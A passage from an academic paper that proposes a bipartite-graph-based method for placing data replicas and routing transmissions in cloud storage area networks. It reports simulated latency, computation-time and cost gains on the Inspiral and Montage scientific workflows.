In [6] and [7] presented scientific framework namely XrootD [6] and NetCDF [7]. These application are generally read only or append only. Hence, requires high I/O (input/output) request on the storage architecture, which enables parallelization within application and storage architecture. To provision scalable, high performance and low latency storage architecture different technologies such as Network attached Storage (NAS), Direct-attached Storage (DAS) and Storage Area Network (SAN) has been adopted. The outcome obtained in [8] shows that the SAN gives better performance than NAS. Provisioning efficient resource allocation for user in SAN involves numerous challenges such as data placement and data reconfiguration. Minimizing data access cost and latency on such platform is most desired. In [9] and [10] presented cache optimization, cost optimization and reconfiguration method for data placement. However, they are not efficient for present dynamic computing application which requires fault-tolerant data placement and transmission mechanism. To provision fault tolerant requirement cloud computing framework is been adopted.

Moreover, in recent years, a phenomenal growth in usage of cloud computing applications have also been seen due to its pay-as-you-go tactic and huge promotions by its various service providers. A Cloud computing application is a distributed type of computing application which can offer services on-demand over the internet [11]. Cloud providers like Amazon and Microsoft provides various resources which are arranged in the form of virtual machines (VMs) under Infrastructure-as-a-Service (IaaS) model of Cloud computing [12] of any scale. The reason for the immense growth of Cloud computing application is the saving of large computational time and storage capacity and availability of various resources. To perform any given task on virtual machine, the amount of time needed is clearly depend upon the length of the task (million instructions) and computation power of virtual machine (million instructions per second per core) in cloud computing application. In cloud applications, various functions can be executed with different level of criticality and that can enhance their execution time. Therefore, to perform millions of tasks at a time, an efficient data placement and transmission technique is required. Using data placement and transmission technique, the execution time and cost of tasks can be lowered.

To undertake the benefit of SAN and Cloud computing framework several hybrid [12], [14], and [15] and heterogeneous [16] approaches have been presented. The future SAN model should consider heterogeneity of storage in provisioning real-time services to users. In [17] adopted virtual resource partitioning for cache optimization for heterogeneous I/O workload on virtualized storage environment. However, the model is not efficient and adaptive in nature. Since it did not consider dynamic traffic pattern of user to solve data placement problems. To address [18] presented a checkpoint based placement optimization algorithm which utilize both burst (traffic) and parallel filesystem. However, it incur latency and request failure [19] as data are stored across different location. As a result, incudes high cost and computation overhead [20]. To minimize latency of data access [21] considered data replication placement. Data replication is a method of storing same data across different node/datacenter for providing fault-tolerant with minimal latency data access. To solve the problem of data replication placement they presented a genetic algorithm based strategy. However, there model suffer from integer linear programing (ILP) problem [22] as a result incurs high computation overhead. To overcome the research issue, graph partitioning and optimization technique is adopted in [16], [17], [18], [21], [25], and [26] respectively. This work present a Bipartite Graph based Data Replica Placement (BGDRP) and data transmission technique for Cloud based Storage Area Network to

provision execution of real-time workflow. The BGDRP technique aims at minimizing data access and transmission latency, computation time and computing cost.

The Contribution of research work is as follows:

- This work consider Bipartite graph based model for data replica placement on cloud based SAN network.
- We consider multi-objective function to find optimal data replica placement and data transmission solution.
- Experiment are conducted on real-time work flow and performance is evaluated in terms of execution of task completion time and cost and latency.
- The outcome shows significance performance over state-of-art architecture.

The rest of the paper is organized as follows. In section II the proposed fault tolerant data replica placement algorithm for cloud based storage area network is presented. In penultimate section experimental study is carried out. The conclusion and future work is described in last section.

II. PROPOSED FAULT TOLERANT DATA REPLICA PLACEMENT ALGORITHM FOR CLOUD BASED STORAGE AREA NETWORK

Here we present a fault tolerant data placement mechanism for cloud based Storage Area Network (SAN). To provide fault tolerant service provisioning, same data are placed across different storage location or datacenters. This process is called replication. This work adopts a graph based data placement model to solve the unawareness of the difference among locations and its relationship among multiple objects [23]. Let consider a Bipartite graph $\mathcal{L}(K, H)$, where K represent the vertices and H represent the edges. The graph support multiple vertices for each edges while for edges only two vertices are allowed utmost. This model considers set of vertices with all datacenter and data objects which is represented as

$$K = I \cup J. \quad (1)$$

The edge set H represent all the request patterns and all the pair among each data objects and datacenter which can be defined as follows

$$H = \{h_a | a \in \mathcal{A}\} \cup \{h_{ij} | i \in I, j \in J\}. \quad (2)$$

This work adopt Bipartite graph, as a result there exist multiple data objects for every request pattern edge. Each edge $h \in H$ is a given a weight to assure certain QoS requirement of data placement, in order to minimize latency of data access by end client. Since this work considers multi-objective function [23], we set the weight of every edge in the graph to the multi-objective function which is shown as follows

$$S = M. (c^{[x]}, Q^{[q]}, Q^{[s]})^U \quad (3)$$

where M is the weighted vector of multi-objective optimization metrics factor. More detail of Bipartite graph based data placement objective function can be obtained in [23]. In this work, we consider both data objects and its replica as replication. The data placement is more challenging when replication of data objects is allowed. The cost of replication depends on the number of replications and location of replica of data object placed. In this work, we consider z number of replicas for each data objects. Since we need do determine replica location, the data placement mapping operation is optimized to

$$y: i \rightarrow \{j_1, j_2, \dots, j_z\}. \quad (4)$$

We further need to address the data transmission solution problem, since the request for data object i can be satisfied at given location possessing a replica of i . Now, we need to determine data transmission mechanism as mapping operation

$$\mathcal{K}: (i, a, j) \rightarrow j_z, \quad (5)$$

which can give the data transmission target $j_y \in \mathcal{J}$ for each object i in a pattern a from datacenter j . An important thing to be considered here is that it should include both \mathcal{Y} and \mathcal{K} for performing replication. The data transmission should be performed based on given replica placement, post completion of data transmission solution, the placement obtain in previously may not be optimal. As a result makes data transmission considering replication more challenging.

To address data placement problem due to replication, in this work, we present an optimization for efficient data placement for cloud based Storage area network which composed of three stages. In first stage, by applying simple greedy method we solve preliminary replica placement of data. In second stage, the native data transmission solution is made for each request pattern from each datacenters considering presence of replicas. Then the request pattern a attached with each request rate \mathcal{G}_{aj} is optimized for an explicit set of replicas. In stage three, based on optimized request rate toward replicas, replica placement solution is performed in the space of replicas. The algorithm of optimized data placement considering replication is shown in Algorithm 1.

Algorithm 1: Data replica placement on cloud based storage area network

Step 1: $\mathcal{Y} \leftarrow \text{Stage } 1(\mathcal{W})$ **Preliminary data replica placement**

Step 2: $\mathcal{S} \leftarrow 0$

Step 3: repeat

Step 4: $\mathcal{K} \leftarrow \text{Stage } 2(\mathcal{Y})$ **Data transmission solution**

Step 5: $\bar{\mathcal{G}} = \text{SlouG}(\mathcal{K}, \mathcal{W})$ **Acquire task to replicas**

Step 6: $\bar{\mathcal{W}} = \{\bar{\mathcal{G}}, \mathcal{A}\}$ **Inputs in the replica space**

Step 7: $\mathcal{Y} \leftarrow \text{Stage } 3(\bar{\mathcal{W}})$ **Bipartite graph partitioning**

Step 8: $\mathcal{S}_{end} \leftarrow \mathcal{S}$

Step 9: $\mathcal{S} \leftarrow \mathcal{S}(\mathcal{K}, \mathcal{Y})$

Step 10: until $\mathcal{S} - \mathcal{S}_{end} < \tau$

Step 11: Get \mathcal{K}, \mathcal{Y}

In stage (3), we consider the replica placement solution in the space of replicas based on the optimized request rates towards replicas. Stage (2) and (3) are iteratively applied until the enhancement is smaller than a threshold parameter. The architecture of proposed detail of each stage of BGDRP is given in Fig. 1.




Fig. 1. Architecture of proposed BGDRP and transmission technique

a) *Preliminary placement:*

Here for generating preliminary replica placement we present a greedy method, which is demonstrated as stage 1 in Fig. 1. For each data $i \in \mathcal{J}$, we acquire the set $\mathcal{M}_i = \{G_{ij} | j \in \mathcal{J}\}$, signifying request rate of data i from different storage locations, and sort it in the descending order. In our work we have considered z number of replica for data i and z datacenter with highest rate in \mathcal{M}_i are selected to store the replicas of item i . This preliminary placement aid in guaranteeing that the resultant cumulative communicating load/traffic is minimized. Preliminary placement method is better than state-of-art arbitrary preliminary placement algorithm. However, in this stage we have not considered performance parameter into consideration will not affect the performance, as all optimization parameter is used in later stages.

b) *Data transmission solution:*

The major issue by allowing replicas in cloud based storage area network management is to find ideal data transmission model based on present status of the replica placement, which is shown as stage 2 in Fig. 1. For a requested pattern a at source datacenter x , we can enhance the replica utilized to satisfy all the objects requested in pattern a . We now express it as binary optimization problem as follows

$$\begin{aligned}
 & \min \mathcal{S}^c \sum_{j \in \mathcal{J}} \mathcal{J}_j + \sum_{i \in a} \sum_{j \in \mathcal{J}} \mathcal{J}_{ij} \mathcal{S}_{xj}^q \\
 & \text{such that } \sum_{j \in \mathcal{J}} \mathcal{J}_{ij} \cdot 1(i \in \mathcal{Y}_j) = 1, \forall i \in a \\
 & \mathcal{J}_{ij} \leq \mathcal{J}_j, \forall i \in a, \forall j \in \mathcal{J} \\
 & \mathcal{J}_{ij} \in \{0,1\}, \forall i \in a, \forall j \in \mathcal{J} \\
 & \mathcal{J}_j \in \{0,1\}, \forall j \in \mathcal{J}
 \end{aligned} \tag{6}$$

Where \mathcal{S}^c is a constant $\mathcal{M}(\alpha, \varphi, 0)^u$ under the present placement and $\mathcal{S}_{x_j}^Q$ is also a constant $\mathcal{M}(\mathcal{S}_{x_j}^{[U]}, \mathcal{S}_{x_j}^{[Q]}, 0)^u$. The ideal strategy of Eq. (6) guarantees the minimized value of Eq. (3) under any obtained replica placement. The binary parameter \mathcal{J}_{ij} is utilized to denote whether an object $i \in a$ will be transmitted to the datacenter j . And the binary parameter \mathcal{J}_j represent whether the datacenter j is active or utilized in the transmission of a . The bounds guarantees that each object $i \in a$ is actually transmitted to a datacenter the replica of i and being utilized. The objective of our model is to minimize the cost induced by satisfying of request a from datacenter v . First part involves number of datacenter and second part involves inter-datacenter load and latencies in satisfying a . And this will aid in achieving objectives of Eq. (3).

The first part of objectives will lead to set-cover problem, which lead to NP-complete problem. As a result, this work consider second part, which is fairly small, such that for each object i we can just select the data center storage j which makes $\mathcal{S}_{x_j}^Q$ minimized. The set-cover problem is addressed through linear programming relaxation, where we ease all the parameters to the number in the range of zero to one. The parameter can be considered as the likelihood that the corresponding parameter will be set to be one in the final solution. In our work, we retrieve the solution parameters in the form of likelihoods considering relaxation and the linear programming problem can be addressed in polynomial time. Then, for each data $i \in i$, we select its serving data center storage by $arg \max_{j \in \mathcal{J}} \mathcal{J}_{ij}$, which can be considered as selecting the data center storage that has the maximal likelihood in serving i . The state-of-art set-cover problem uses only \mathcal{J}_j for obtaining the final solution. However, in our model we further considers the second part in the objective functions.

c) *Replica placement solution:*

The replica placement solution is obtained by extending the strategy for the case without replicas. Here we represent replica as \mathcal{f} and set of replica by \mathcal{F} . Post completion of stage 2, the data transmission solution \mathcal{K} is obtained, we can express the request rate to each replica. Now we optimize the workload set from $\mathcal{G} = \{\mathcal{G}_{a_j}\}$ to $\bar{\mathcal{G}} = \{\mathcal{G}_{\bar{a}_j}\}$, which is shown as *SlouG* in Algorithm 1. The difference among a and \bar{a} is retrieved in the replica space. Formally, $\bar{a} \in \{\mathcal{F}, \emptyset\}^N$. Particularly, a can only specifies whether a data object i is in the request pattern a , but \bar{a} shows whether particular replica of each object $i \in a$ essentially involved in satisfying the request.

Then in stage 3, with the retrieved workload in the replica space, we decide the data replica placement decision by extending the Bipartite graph construction. The vertices in the Bipartite graph become the union of the datacenter set and replica set. In the edge set, the data-datacenter edge are replaced by the replica-datacenter edge. The weight of edges are established as follows

$$\begin{cases} \mathcal{M}(\mathcal{m}_{\bar{a}}^{[x]}, \mathcal{m}_{\bar{a}}^{[y]}, 0)^u, \text{ for each hyperedge } \mathcal{h}_{\bar{a}} \\ \mathcal{M}(\mathcal{m}_{\mathcal{f}j}^{[u]}, \mathcal{m}_{\mathcal{f}j}^{[Q]}, \mathcal{m}_{\mathcal{f}j}^{[s]})^u + \delta, \text{ for each edge } \mathcal{h}_{\mathcal{f}j} \end{cases} \quad (7)$$

Using Eq. (7), we can apply Bipartite partitioning strategy as similar to methodology without replicas. The computation complexity of the Bipartite partitioning strategy is $\mathcal{O}((|\mathcal{K}| + |\mathcal{H}|) \log \mathcal{T})$, so the computation complexity of our model is not higher than $\mathcal{O}((|\mathcal{A}| \mathcal{T} + z \mathcal{K} \mathcal{T}) \log \mathcal{T})$.

We now simplify Eq. (7) in fixing the weights of all edges in the form of $\mathcal{h}_{\mathcal{f}j}$. For each replica \mathcal{f} , we only consider the edge $\mathcal{h}_{\mathcal{f}j}$ with the maximal weight in the set of $\{\mathcal{h}_{\mathcal{f}j} | j \in \mathcal{J}\}$. This aid in giving higher partialness to not cutting the edge with maximal weight in the datacenter edge set associated with replica.

Our approximation aid in reducing number of edges and reducing computation time which is experimentally shown in later section of paper.

Replica placement solution can be obtained by applying Bipartite graph partitioning [23], which is actually the input of data transmission solution strategy in the next step. After each set of iteration of the data transmission solution and placement solution, we would stop the iteration once improvement is less than threshold τ . Lastly, the data transmission and placement solution in previous iteration are transmitted to the datacenter in the cloud based storage area network. With the deterministic data transmission solution \mathcal{K} , we can retrieve a hash mapping operation for each datacenter storage, whose input is a request pattern and output is the data transmission target/end of each object in the pattern. Such an operation guarantees communication of any requests can be processed in minimal time/latency which is very key factor for cloud based storage area network. In next section the performance evaluation of proposed BGDRP and transmission technique over existing system is presented.

III. SIMULATION RESULT AND ANNALYSIS

This section presents performance evaluation of proposed BGDRP over exiting methodology in terms of latency, computation overhead time and computing cost. The experiment are conducted on windows 10 enterprises edition operating system, Intel I-5 quad core processor with 16GB RAM with 4 GB dedicated CUDA enabled GPU. This work consider real-time scientific and data intensive workflow application such as Inspiral and Montage. The workflow is obtained from [24]. The proposed and existing methodology is designed using JAVA 8 using eclipse neon IDE. The proposed BGDRP technique performance is evaluated interm of workflow latency, computation overhead time and computing cost and is compared with existing model [18].

a) Data Replica placement Latency performance considering different real-time workflow:

Experiment are conducted to study the performance achieved by BGDRP over existing approach [18] in term latency achieved for executing task. Here we considered two real-time work flow such as Inspiral_1000 and Montage_1000 workflow. The number of datacenter are varied from 20 to 80 and each datacenter is composed of 10 nodes with data replication size is set to 5. The user is fixed to 500 users. The experiment study shows that the proposed BGDRP performs better than exiting approach in term of latency achieved. A latency minimization of 7.57%, 10.86%, 11.6%, and 11.96% is achieved by BGDRP over existing approach when datacenter size is 20, 40, 60 and 80 respectively, considering Inspiral_1000 workflow as shown in Fig. 2. An average latency minimization of 10.5% is achieved by BGDRP over exiting approach considering Inspiral workflow. Similarly, latency minimization of 13.8%, 17.00%, 19.28%, and 20.11% is achieved by BGDRP over existing approach when datacenter size is 20, 40, 60 and 80 respectively, considering Montage_1000 workflow. An average latency minimization of 14.02% is achieved by BGDRP over exiting approach considering Montage workflow as shown in Fig. 3. An overall latency minimization of 12.56% is achieved by BGDRP over exiting approach considering different case studies.




Fig. 2. Latency performance considering Inspiral_1000 workflow




Fig. 3. Latency performance considering Montage_1000 workflow

b) Data Replica placement Computation time performance considering different real-time workflow:

Experiment are conducted to study the performance achieved by BGDRP over existing approach [18] in term computation time achieved for executing task. Here we considered two real-time work flow such as Inspiral_1000 and Montage_1000 workflow. The number of datacenter are varied from 20 to 80 and each datacenter is composed of 10 nodes with data replication size is set to 5. The user is fixed to 500 users. The experiment study shows that the proposed BGDRP performs better than exiting approach in term of computation time achieved. A computation performance improvement of 70.12%, 89.41%, 90.11%, and 90.54% is achieved by BGDRP over existing approach when datacenter size is 20, 40, 60 and 80

respectively, considering Inspiral_1000 workflow as shown in Fig. 4. An average improvement of 85.044% is achieved by BGDRP over exiting approach considering Inspiral workflow. Similarly, computation performance improvement of 82.11%, 93.63%, 94.22%, and 94.48% is achieved by BGDRP over existing approach when datacenter size is 20, 40, 60 and 80 respectively, considering Montage_1000 workflow. An average improvement of 91.11% is achieved by BGDRP over exiting approach considering Montage workflow as shown in Fig. 5. An overall computation performance improvement of 87.5% is achieved by BGDRP over exiting approach considering different case studies.




Fig. 4. Task execution time considering Inspiral_1000 dataset




Fig. 5. Task execution time considering Montage_1000 dataset

c) *Data Replica placement Computing cost performance considering different real-time workflow:*

Experiment are conducted to study the performance achieved by BGDRP over existing approach [18] in term computing cost for executing task. Here we considered two real-time work flow such as Inspiral_1000 and Montage_1000 workflow. The number of datacenter are varied from 20 to 80 and each datacenter is composed of 10 nodes with data replication size is set to 5. The user is fixed to 500 users. The experiment study shows that the proposed BGDRP performs better than exiting approach in term of computation cost achieved. A computing cost reduction of 27.37%, 29.96%, 30.54%, and 30.83% is achieved by BGDRP over existing approach when datacenter size is 20, 40, 60 and 80 respectively, considering Inspiral_1000 workflow as shown in Fig. 6. An average computing cost reduction of 29.67% is achieved by BGDRP over exiting approach considering Inspiral workflow. Similarly, computing cost reduction of 32.26%, 34.79%, 36.58%, and 37.23% is achieved by BGDRP over existing approach when datacenter size is 20, 40, 60 and 80 respectively, considering Montage_1000 workflow. An average computation cost reduction of 35.21% is achieved by BGDRP over exiting approach considering Montage workflow as shown in Fig. 7. An overall latency minimization of 32.6% is achieved by BGDRP over exiting approach considering different case studies.




Fig. 6. Task execution computing cost considering Inspiral_1000 dataset




Fig. 7. Task execution computing cost considering Montage_1000 dataset

IV. CONCLUSION

Developing an efficient storage and transmission mechanism for scientific and data intensive application is challenging. Since it requires low latency, cost, and computation overhead. Cloud based Storage Area Network has attained wide popularity in recent times due to its ease of use and fault tolerant guaranties. Minimizing cost with performance guarantee on such platform is most desired. Providing fault tolerant and continuous access to data with minimal latency and cost is challenging. To provide fault tolerant data access and transmission this paper presented a Bipartite Graph based Data Replica Placement technique. The BGDRP aid in minimizing latency and computing cost. Our model is better than random or genetic algorithm based data replication placement. Experiment are conducted to evaluate performance of BGDRP over existing approach using real-time workflow considering varied node/datacenter size with fixed user and data replication size. The outcome shows an average performance improvement of 12.568%, 87.5% and 32.6% is achieved by BGDRP over existing model in terms latency, computation time, and cost respectively. The outcome shows BGDRP technique minimize data access latency, computation time and cost over state-of-art technique. The study shows the efficiency, scalability and robustness of our model. The future work would consider minimizing energy as it is directly proportional to cost and aid utilizing resource efficiently.

V. REFERENCE

- [1] L Wikipedia, Big data, http://en.wikipedia.org/wiki/Big_data last accessed on december 10, 2017.
- [2] M.A. Beyer, D. Laney, The Importance of 'big data': A Definition, Gartner, Stamford, CT, 2012.
- [3] Lakshman, Avinash, and Prashant Malik. "Cassandra: a decentralized structured storage system." *ACM SIGOPS Operating Systems Review* 44, no. 2: 35-40, 2010.
- [4] Clarke, Ian, Oskar Sandberg, Brandon Wiley, and Theodore W. Hong. "Freenet: A distributed anonymous information storage and retrieval system." In *Designing Privacy Enhancing Technologies*, pp. 46-66. Springer Berlin Heidelberg, 2001.

- [5] Rew, Russ, and Glenn Davis. "NetCDF: an interface for scientific data access." *Computer Graphics and Applications*, IEEE 10, no. 4: 76-82, 1990.
- [6] XRootD, <http://xrootd.org/>, Last accessed on Dec 9, 2017.
- [7] Chang, Fay, Jeffrey Dean, Sanjay Ghemawat, Wilson C. Hsieh, Deborah A. Wallach, Mike Burrows, Tushar Chandra, Andrew Fikes, and Robert E. Gruber. "Bigtable: A distributed storage system for structured data." *ACM Transactions on Computer Systems (TOCS)* 26, no. 2 : 4, 2008.
- [8] A. Jaikar, S. A. R. Shah, S. Y. Noh and S. Bae, "Performance Analysis of NAS and SAN Storage for Scientific Workflow," 2016 International Conference on Platform Technology and Service (PlatCon), Jeju, pp. 1-4, 2016.
- [9] Y. Ren, T. Li, D. Yu, S. Jin and T. Robertazzi, "Design, Implementation, and Evaluation of a NUMA-Aware Cache for iSCSI Storage Servers," in *IEEE Transactions on Parallel and Distributed Systems*, vol. 26, no. 2, pp. 413-422, Feb. 2015.
- [10] Hadas Shachnai a,*, Gal Tamir a, Tami Tamir. "Minimal Cost Reconfiguration of Data Placement in Storage Area Network" *International Workshop on Approximation and Online Algorithms*, pp 229-241, 2012.
